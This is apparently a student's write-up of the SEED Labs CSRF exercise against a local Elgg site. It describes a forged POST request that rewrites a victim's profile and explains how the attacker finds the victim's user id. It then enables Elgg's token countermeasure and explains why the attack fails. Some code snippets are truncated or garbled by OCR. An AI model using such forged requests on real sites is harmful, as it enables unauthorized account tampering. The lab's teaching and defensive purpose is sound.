Now Alice will again click a link that takes here to Boby's attack website, and this time the attack should update her profile to say "Boby is my hero.". First, an image of Alice's blank profile.




Alice clicks the link to Boby's page.



This page forges an HTTP POST request.

We check back to Alice's profile after successfully completing the attack.


SEEDUbu [Running]
Alice : CSRF Lab Site - Mozilla Firefox
File Edit View History Bookmarks Tools Help
CSRF Hack
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Search
Most Visited SEED Labs Sites for Labs
11:37 PM
Account »
CSRF Lab Site
Activity Blogs Bookmarks Files Groups More »
Add widgets
Friends
Edit profile
Edit avatar
Blogs
Bookmarks
Files


Alice
About me
Boby is my hero.

**Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.
**Answer 1:** Bobby can obtain the Alice's user id(guid) by using the HTTP live header tool during interactions such as adding Alice as a friend or sending Alice a message.

**Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.
**Answer 2:** In the above case the answer would be no. He could not launch the same attack against anyone who visits his malicious site. We must know the guid and they must have an active session on Elgg for the attack to work.


## 3.4 Task 4: Implementing a countermeasure for Elgg

Commenting out the return true line in ActionService.php



```
GNU nano 2.5.3                  File: ActionsService.php

         * @access private
         */
        public function gatekeeper($action) {
        //      return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks valid: this $
                                // login form being on a different domain.
                                                              )->translator->         'a$

                                     'login', 'csrf');

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

The tokens from a GET request doing a legitimate add friend request from Boby to Alice.



```
<html>
<head>
<title>
CSRF Hack
</title>
</head>
<body>
<img src="http://www.csrflabe
</body>
</html>
```


Style sheet could not be loaded.

```
Sta...  Meth...  Fil     Dc    Cause  Type  Transfer...
200     GET      add?...       xhr    json  689 B        36
```

```
Query string
  __elgg_token: {...}
    0: kbymAmE6kwX_D0BTUv3Baw
    1: kbymAmE6kwX_D0BTUv3Baw
  __elgg_ts: {...}
    0: 1576389006
    1: 1576389006
  friend: 42
```

One request  368 B / 689 B transferred  Finish: 158 ms


After Alice opens the link to the malicious website.



This page forges an HTTP POST request.

undefined

Following the unsuccessful attack the following errors were displayed stating that “form is missing _token or _ts fields”



Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

**Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens of the webpage?**
This time, with counter measures on, the token values are compared between what we have captured using the HTTP live header tool and also the values of the current valid session of the victim.  They are not the same because there is randomness injected into the generation of these tokens.  This is how the countermeasures  can identify cross site requests and can determine it is not a request from the user.